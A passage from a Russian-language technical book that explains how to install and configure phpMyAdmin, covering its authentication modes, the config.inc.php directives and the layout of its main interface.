$cfg['Servers'][$i]['history']         = 'pma_history';
```

Приложение phpMyAdmin может применяться для администрирования нескольких серверов MySQL, поэтому будьте внимательны: исправление для одного сервера не коснется другого сервера. Одна из ошибок конфигурирования заключается в изменении перечисленных выше директив для одного из следующих серверов, в то время как для первого сервера директивы остаются неустановленными.

Замечание

Конфигурационный файл config.inc.php является php-скриптом, и его синтаксис должен соответствовать синтаксису обычных PHP-скриптов. Поэтому начало следующего сервера отмечается оператором инкремента переменной `$i`. Авторы phpMyAdmin настоятельно рекомендуют не использовать абсолютные значения серверов по типу: `$cfg['Servers'][0]`, `$cfg['Servers'][1]` и т. д.

Если вы используете phpMyAdmin для управления базой данных, расположенной на локальной машине, то оставшуюся часть этого раздела, которая будет посвящена проблемам безопасности, можно пропустить. Однако если требуется обеспечить многопользовательский доступ к базе данных, чтобы пользователям были доступны только их собственные базы данных и ограничен доступ к другим, необходимо настроить идентификацию пользователей.

Приложение phpMyAdmin поддерживает три способа идентификации пользователей:

- с помощью записи имени пользователя и его пароля в конфигурационном файле config.inc.php;
- с помощью cookie;
- с помощью http-заголовков.

При организации доступа по первому варианту файл config.inc.php необходимо исправить согласно листингу 2.73.

```
$cfg['Servers'][$i]['auth_type']       = 'config';
$cfg['Servers'][$i]['user']            = 'user';
$cfg['Servers'][$i]['password']        = 'password';
```

Первая директива `$cfg['Servers'][$i]['auth_type']`, сообщает, что доступ к базе данных будет осуществляться с использованием информации из конфигурационного файла. В качестве имени пользователя применяется значение директивы

```
$cfg['Servers'][$i]['user'],
```

а пароля —

```
$cfg['Servers'][$i]['password'].
```

Если потребуется ввести еще одного пользователя, необходимо в конфигурационном файле настроить следующий сервер MySQL, директивы которого следуют за `$i++`. Для этого нужно продублировать всю информацию, относящуюся к первому серверу, за исключением имени пользователя и его пароля.

Ничто не мешает настроить доступ к совершенно другому серверу MySQL, передав директиве `$cfg['Servers'][$i]['host']` имя хоста сервера и выставив остальные параметры. При этом на главной странице сервера появится окно выбора сервера, как это продемонстрировано на рис. 2.28.




Рис. 2.28. *При настройке нескольких серверов появляется окно выбора сервера*

Такой способ разграничения доступа к базам данных является достаточно условным и предназначен скорее для однопользовательского доступа к нескольким серверам MySQL.

Замечание

Для многопользовательского доступа к phpMyAdmin необходимо ввести пользователей и назначить им привилегии при помощи оператора GRANT или phpMyAdmin.

Больший интерес представляет идентификация пользователей по cookie. Для перехода в этот режим необходимо изменить значение директивы `$cfg['Servers'][$i]['auth_type']` на `"cookie"`. При этом имя пользователя и его пароль в конфигурационном файле прописывать не обязательно.

Начиная с версии phpMyAdmin 2.5.2, при использовании cookie-идентификации применяется так называемый *blowfish-алгоритм шифрации паролей*. Если хотя бы одна из серверных конфигураций использует идентификацию по cookie, директиве `$cfg['blowfish_secret']` необходимо присвоить ключевую фразу, которая будет применена в алгоритме. В противном случае при входе phpMyAdmin выдаст предупреждение: "Конфигурационному файлу сейчас нужна секретная фраза (blowfish_secret)"




Рис. 2.29. Окно входа в phpMyAdmin при использовании режима идентификации по cookie

Если все выполнено правильно, то при обращении к phpMyAdmin браузер предложит ввести имя пользователя и его пароль (рис. 2.29).

Последний способ идентификации пользователя связан с передачей имени пользователя и его пароля через HTTP-заголовки. Для перевода приложения phpMyAdmin в этот режим работы необходимо директиве `$cfg['Servers'][$i]['auth_type']` присвоить значение "`http`".

Замечание

Этот режим работает только при использовании PHP в качестве модуля сервера Apache.

При этом идентификация будет производиться средствами сервера Apache, так же как при защите файлов и папок, описанных в *главе 1*, во всплывающем окошке будет предложено ввести имя пользователя и пароль (рис. 2.30).




Рис. 2.30. Окно входа при использовании режима `http`

На этом инсталляция phpMyAdmin закончена, в следующем разделе описываются основные конфигурационные директивы, позволяющие настроить это Web-приложение согласно вашим требованиям.

2.4.2. Конфигурирование phpMyAdmin

Конфигурирование phpMyAdmin осуществляется путем редактирования многочисленных настроек в файле config.inc.php, который является PHP-

скриптом и подчиняется синтаксису PHP. В этом разделе мы рассмотрим основные директивы, предназначенные для конфигурирования phpMyAdmin.

`$cfg['PmaAbsoluteUri'] string`

Устанавливает полный сетевой адрес (URL) к phpMyAdmin. Например, **http://www.your_web.net/path_to_your_phpMyAdmin_directory/** или **http://localhost/phpMyAdmin/**.

Замечание

Не забывайте добавлять слэш в конце URL кроме того, данная директива должна содержать символы, допустимые для использования в URL.

Начиная с версии 2.3.0, можно попытаться оставить эту директиву пустой, так как phpMyAdmin попытается автоматически определить правильное значение для этой директивы.

`$cfg['PmaAbsoluteUri_DisableWarning'] boolean`

По умолчанию когда директива `$cfg['PmaAbsoluteUri']` остается неустановленной и система автоматически определяет сетевой адрес к phpMyAdmin, на главной панели выводится предупреждение, напоминающее о необходимости установки значения для `$cfg['PmaAbsoluteUri']`. Однако если тестирование автоматического определения показало, что все прекрасно работает, можно установить данную директиву в `TRUE` для подавления вывода предупреждения.

`$cfg['blowfish_secret'] string`

Начиная с версии 2.5.2, при использовании cookie-идентификации применяется blowfish-алгоритм шифрации паролей. Если хотя бы одна из серверных конфигураций использует cookie-идентификацию, присвойте этой директиве ключевую фразу, которая будет применяться в blowfish-алгоритме шифрации, защищающем пароли.

`$cfg['Servers'] array`

Начиная с версии 1.4.2, phpMyAdmin поддерживает администрирование нескольких серверов MySQL. Массив `$cfg['Servers']` предназначен для хранения конфигурационной информации отдельных серверов. Например, первая директива `$cfg['Servers'][$i]['host']` содержит адрес первого сервера, вторая директива `$cfg['Servers'][$i]['host']` содержит адрес второго сервера MySQL и т. д. Если осуществляется администрирование только одного сервера, следует установить директивы первого сервера, оставив директивы остальных серверов незаполненными.

`$cfg['Servers'][$i]['host'] string`

Сетевой адрес или IP-адрес `$i`-го MySQL-сервера. Например, `"localhost"`.

```
$cfg['Servers'][$i]['port'] string
```

Порт `$i`-го MySQL-сервера. По умолчанию, если значение не установлено, используется стандартный порт — 3306. Если в качестве сетевого адреса установлено значение `localhost`, MySQL соединяется с помощью сокета, не используя значение порта, приведенное в данной директиве. Поэтому если вы хотите использовать на локальной машине порт, отличный от стандартного, используйте в качестве сетевого адреса "127.0.0.1".

```
$cfg['Servers'][$i]['socket'] string
```

Данная директива определяет путь к сокету. По умолчанию не установлена.

```
$cfg['Servers'][$i]['connect_type'] string
```

Определяет, какой тип соединения используется для соединения с MySQL-сервером. Может принимать два значения: `soket` и `tcp`. По умолчанию установлено `tcp`, так как семейство протоколов TCP/IP гарантированно доступно на всех серверах, в то время как сокеты не поддерживаются на ряде платформ.

Замечание

Для использования режима `soket` удостоверьтесь, что сервер MySQL установлен на той же машине, что и Web-сервер.

```
$cfg['Servers'][$i]['controluser'] string
$cfg['Servers'][$i]['controlpass'] string
```

Эти две директивы применяются для организации многопользовательского доступа к базе данных, в частности, для проверки, к каким базам данных пользователь может получить доступ при входе.

```
$cfg['Servers'][$i]['auth_type'] string ['http'|'cookie'|'config']
```

Определяет, какой вид идентификации будет использован при входе на сервер:

- `'config'` — старый способ идентификации: имя пользователя и его пароль хранятся в файле config.inc.php;
- `'cookie'` — режим идентификации, введенный начиная с версии 2.3.3. Позволяет входить на сервер с использованием механизма cookie. Имя пользователя и его пароль сохраняются на машине пользователя во время сессии и удаляются по ее окончанию;
- `'http'` — режим идентификации, позволяющий входить на сервер MySQL с идентификацией через HTTP-заголовки.

```
$cfg['Servers'][$i]['user'] string
$cfg['Servers'][$i]['password'] string
```

Пара пользователь/пароль, которые phpMyAdmin использует для соединения с MySQL-сервером. При идентификации в режиме HTTP или с использованием cookie установка данных директив не требуется.

```
$cfg['Servers'][$i]['only_db'] string or array
```

Позволяет запретить просмотр баз данных, размещенных на сервере, за исключением перечисленных в этой директиве. По умолчанию если директива не установлена, отображаются все базы данных. Установка, например, `$cfg['Servers'][$i]['only_db'] = 'test';`, приведет к тому, что в панели управления будет доступна только тестовая база данных, в то время как остальные базы данных, включая системную базу данных MySQL (mysql) и phpMyAdmin (phpmyadmin), будут недоступны (рис. 2.31).




Рис. 2.31. Доступ разрешен только к одной базе данных — `test`, остальные базы данных не доступны

Если необходимо разрешить доступ к двум или более базам данных, то вместо строки директиве необходимо передать массив: `$cfg['Servers'][$i]['only_db'] = array('test','db1','db2');`.

Замечание

Эта директива не заменяет права доступа СУБД MySQL, она просто определяет, какие базы данных будут отображены на главной панели управления.

Эта директива может также определять порядок вывода баз данных в списке. Так, директива вида `$cfg['Servers'][$i]['only_db'] = array('db3', 'db4', '*');` определяет, что сначала будут выведены базы данных db3 и db4, а затем все остальные в алфавитном порядке.

```
$cfg['Servers'][$i]['verbose'] string
```

Эта директива полезна только при использовании многосерверной конфигурации. Она позволяет заменять строку по умолчанию в выпадающем списке выбора сервера на установленную в данной директиве.

```
$cfg['Servers'][$i]['pmadb'] string
```

Начиная с версии 2.3.0, phpMyAdmin предлагает множество дополнительных возможностей при работе с таблицами. Для использования таких элементов, как закладки, необходимы вспомогательные таблицы. Данная директива определяет имя базы данных, где располагаются данные таблицы.

Если вы являетесь единственным пользователем phpMyAdmin, вам необходимо просто создать базу данных и использовать ее. Если настройка Web-приложения производится для многопользовательской среды, необходимо проследить, чтобы случайные пользователи не получили доступ к этой базе данных.

```
$cfg['Servers'][$i]['bookmarktable'] string
```

Начиная с версии 2.2.0, phpMyAdmin позволяет делать закладки для наиболее часто используемых SQL-запросов. Для этого необходимо создать таблицу при помощи SQL-запроса, расположенного в файле scripts/create_tables.sql, и установить имя таблицы (по умолчанию `bookmarktable`) для этой директивы.

```
$cfg['Servers'][$i]['relation'] string
```

Начиная с версии 2.2.4, можно описать так называемые связанные таблицы. Поля таких таблиц являются ключами другой таблицы (внешние ключи). Приложение phpMyAdmin использует данную таблицу для:

- доступа к данным внешней таблицы при просмотре основной таблицы;
- вывода подсказки "отображение полей" при просмотре главной таблицы, если мышь наводится на внешний ключ таблицы;
- вывода списка доступных внешних ключей в режиме правки/вставки;
- отображения ссылки на страницу свойств, где можно проверить ссылочную целостность внешних ключей;
- создания PDF-схемы базы данных.

Создать такую таблицу можно при помощи SQL-запроса, расположенного в файле scripts/create_tables.sql. Необходимо установить имя таблицы (по умолчанию `relation`) для этой директивы:

```
$cfg['Servers'][$i]['table_info'] string
```

Начиная с версии 2.3.0, можно описать в специальной таблице `table_info` поля, для которых должна выводиться подсказка при наведении на них курсора мыши.

```
$cfg['Servers'][$i]['table_coords'] string
$cfg['Servers'][$i]['pdf_pages'] string
```

Начиная с версии 2.3.0, phpMyAdmin может создавать PDF-страницы, отображая связи между вашими таблицами. Для этого необходимы две таблицы: `pdf_pages`, сохраняющая информацию о доступных PDF-страницах, и `table_coords`, сохраняющая координаты таблиц на PDF-схеме.

```
$cfg['Servers'][$i]['column_info'] string
```

Начиная с версии phpMyAdmin 2.3.0, появилась возможность снабжать каждый столбец таблицы комментарием, который отображается на странице печати таблицы. Кроме того, начиная с версии 2.5.0, комментарии отображаются при наведении на имя столбца указателя мыши и выводятся в дампе базы данных.

```
$cfg['Servers'][$i]['history'] string
```

Начиная с версии phpMyAdmin 2.3.0, появилась возможность сохранять историю SQL-запросов. Используя директиву `$cfg['QueryHistoryMax']`, можно указать максимально возможное число SQL-запросов, которые будет помнить система.

```
$cfg['ServerDefault'] integer
```

Если phpMyAdmin сконфигурирован для управления более чем одним сервером, при помощи данной переменной можно указать номер сервера, с которым должно соединяться приложение phpMyAdmin при его запуске. Если значение данной директивы установлено в 0, будет предлагаться список доступных серверов без автоматического входа.

```
$cfg['OBGzip'] string/boolean
```

Определяет, будет ли использован буферизированный GZip-поток при передаче данных по HTTP-протоколу. Принимает значения `true` и `false` для включения и выключения данного режима передачи данных. При установке значения `auto` phpMyAdmin пытается запустить режим буферизации и автоматически отключает его при возникновении с ним проблем у браузера.

```
$cfg['PersistentConnections'] boolean
```

Данная директива определяет, использовать ли постоянное соединение с базой данных (`true`) или нет (`false`).

```
$cfg['ExecTimeLimit'] integer [number of seconds]
```

Определяет, сколько секунд может выполняться скрипт. При установке значения этой директивы в 0 временные ограничения отсутствуют. Данное значение времени используется при импорте и экспорте дампов баз данных.

Замечание

Данная директива не имеет значения, если PHP выполняется в защищенном режиме.

```
$cfg['ShowSQL'] Boolean
```

Определяет, должны ли SQL-запросы, генерируемые phpMyAdmin, отображаться в браузере пользователя.

```
$cfg['AllowUserDropDatabase'] Boolean
```

Определяет, позволено ли пользователям стирать собственные базы данных (`true`) или нет (`false`). Если значение данной директивы установлено в `false`, ссылка **Уничтожить базу данных** не будет выводиться, а SQL-запросы вида `DROP DATABASE mydatabase` будут игнорироваться.

```
$cfg['Confirm'] Boolean
```

Директива определяет, выводиться ли предупреждению (`true`), если в результате запроса происходит хоть какая-то потеря данных.

```
$cfg['LoginCookieRecall'] Boolean
```

Определяет, будет ли выводиться имя предыдущего пользователя в режиме cookie-идентификации.

```
$cfg['IgnoreMultiSubmitErrors'] Boolean
```

Директива определяет, будет ли выполняться далее многострочный запрос, если в результате одного из запросов происходит ошибка (`true`). По умолчанию выставлено значение `false`, что приводит к немедленной остановке выполнения запросов.

```
$cfg['VerboseMultiSubmit'] Boolean
```

Определяет, будет ли выводиться результат выполнения SQL-запроса как встроенный комментарий после выполнения запроса. По умолчанию значение директивы установлено в `true`.

```
$cfg['ShowStats'] Boolean
```

Определяет, выводить ли статистическую информацию о базах данных и таблицах.

Замечание

Вывод статистики производится при использовании версии MySQL не ниже 2.23.3.

```
$cfg['SuggestDBName'] boolean
```

Директива определяет, предлагается ли при создании новой базы данных имя по умолчанию или это поле формы остается пустым.

```
$cfg['ShowBlob'] Boolean
```

Определяет, отображается ли при просмотре содержимое полей типа `BLOB`.

```
$cfg['NavigationBarIconic'] Boolean
```

Определяет, содержат ли навигационные кнопки только текст или еще и изображения.

```
$cfg['ShowAll'] Boolean
```

Определяет, отображается ли ссылка **Показать все** или нет.

```
$cfg['MaxRows'] integer
```

Определяет максимальное количество строк в результирующей таблице. Если результат содержит большее число строк, появятся ссылки **Предыдущие/Следующие**.

```
$cfg['Order'] string [DESC|ASC|SMART]
```

Данная директива определяет порядок сортировки результата: прямой (ASC), обратный (DESC), "интеллектуальный" (SMART) порядок. В последнем случае результат сортируется по убыванию полей в рядах типа TIME, DATE, DATETIME и TIMESTAMP или по умолчанию, если эти поля отсутствуют.

```
$cfg['ProtectBinary'] boolean or string
```

Директива определяет, защищены ли поля типа BLOB и BINARY от редактирования при просмотре полей средствами phpMyAdmin. Может принимать следующие значения:

- FALSE — позволяет редактирование этих полей;
- "blob" — позволяет редактирование всех полей за исключением BLOB;
- "all" — запрещает редактирование полей типа BLOB и BINARY.

```
$cfg['ShowFunctionFields'] Boolean
```

Определяет, будут ли отображаться встроенные функции MySQL в режиме редактирования или вставки строк.

```
$cfg['CharEditing'] string
```

Определяет, какой элемент управления будет использоваться при редактировании полей типа CHAR и VARCHAR. Директива может принимать следующие значения:

- input — данный элемент управления позволяет контролировать размер вводимой информации согласно ограничениям, наложенным на столбец, но не позволяет вводить символ новой строки;
- textarea — позволяет вводить символ с новой строки, но не может контролировать размер вводимой информации.

```
$cfg['ShowMysqlInfo'] Boolean
$cfg['ShowMysqlVars'] Boolean
$cfg['ShowPhpInfo'] Boolean
$cfg['ShowChgPassword'] Boolean
```

Эта группа директив определяет, будут ли выводиться ссылки **Показать состояние MySQL**, **Показать системные переменные MySQL**, **Показать информацию о PHP** и **Сменить пароль**.

`$cfg['NavigationBarIconic'] Boolean`

Директива определяет, содержат ли навигационные кнопки текст или только изображения.

`$cfg['ZipDump'] Boolean`

`$cfg['GZipDump'] Boolean`

`$cfg['BZipDump'] Boolean`

Эта группа директив определяет, можно ли использовать zip/GZip/BZip2-сжатие при передаче дампов баз данных (`true`) или нет (`false`).

`$cfg['CompressOnFly'] Boolean`

Определяет, разрешается ли использование GZip/BZip2-сжатие "на лету" при экспорте базы данных.

`$cfg['PropertiesIconic'] string`

При установке данной директивы в `true` ссылки на действия с базой данных и таблицей отображаются в виде изображений. При установке в `false` — в виде текстовых ссылок. При передаче параметра `"both"` используются и изображение, и текст.

`$cfg['PropertiesNumColumns'] integer`

Директива определяет, сколько колонок таблицы будет выведено на странице свойств базы данных. По умолчанию таблицы выводятся в одноколоночном формате. Если директиве передать значение, превышающее единицу, тип таблицы будет опущен для освобождения места для многоколоночного вывода.

`$cfg['DefaultLang'] string`

Определяет язык, используемый по умолчанию.

`$cfg['DefaultCharset'] string`

Определяет кодировку, используемую по умолчанию.

`$cfg['GD2Available'] string`

Определяет, доступна ли библиотека расширения GD2lib второй или более поздней версии. Возможные значения:

- `auto` — автоматическое определение;
- `yes` — функции библиотеки GD2 могут быть использованы;
- `no` — функции библиотеки GD2 не доступны для использования.

`$cfg['LeftWidth'] integer`

Ширина левого фрейма главной панели управления в пикселах.

```
$cfg['LeftBgColor'] string [HTML color]
$cfg['RightBgColor'] string [HTML color]
```

Эта группа параметров определяет цвет фона левого и правого фрейма главной панели управления. Определяет максимальное количество строк, выводящееся при просмотре таблицы.

2.4.3. Использование phpMyAdmin

Рассмотрим интерфейс панели управления phpMyAdmin, показанный на рис. 2.32.




Рис. 2.32. Главная страница панели управления phpMyAdmin

Интерфейс панели управления phpMyAdmin разделен на 2 части. Левая часть представляет собой навигационное меню для выбора баз данных и таблиц. Содержание правой (основной) части интерфейса зависит от вы-

бранного объекта (база данных, таблица) и текущей операции над этим объектом.

Рассмотрим навигационное меню.

В выпадающем списке (в верхней части навигационного меню) перечислены все доступные базы данных, в скобках рядом с названием указывается количество таблиц в этих базах.

Чтобы выбрать базу данных для работы, достаточно выделить ее в выпадающем списке. После того как база выбрана, в навигационном меню автоматически отображаются ее название и список присутствующих в ней таблиц. Содержание основной части интерфейса также автоматически изменяется. В ней отображаются список таблиц, системная информация, характеризующая каждую из них, и ссылки для редактирования (рис. 2.33).




Рис 2.33. Интерфейс phpMyAdmin при работе с базой данных

Выбор таблицы для работы осуществляется щелчком на ее названии в навигационном меню. Содержание навигационного меню при выборе таблицы

не меняется. В основной части страницы phpMyAdmin отображаются структура выбранной таблицы, служебная информация и ссылки на доступные операции (рис. 2.34).




Рис. 2.34. Интерфейс phpMyAdmin при работе с таблицей

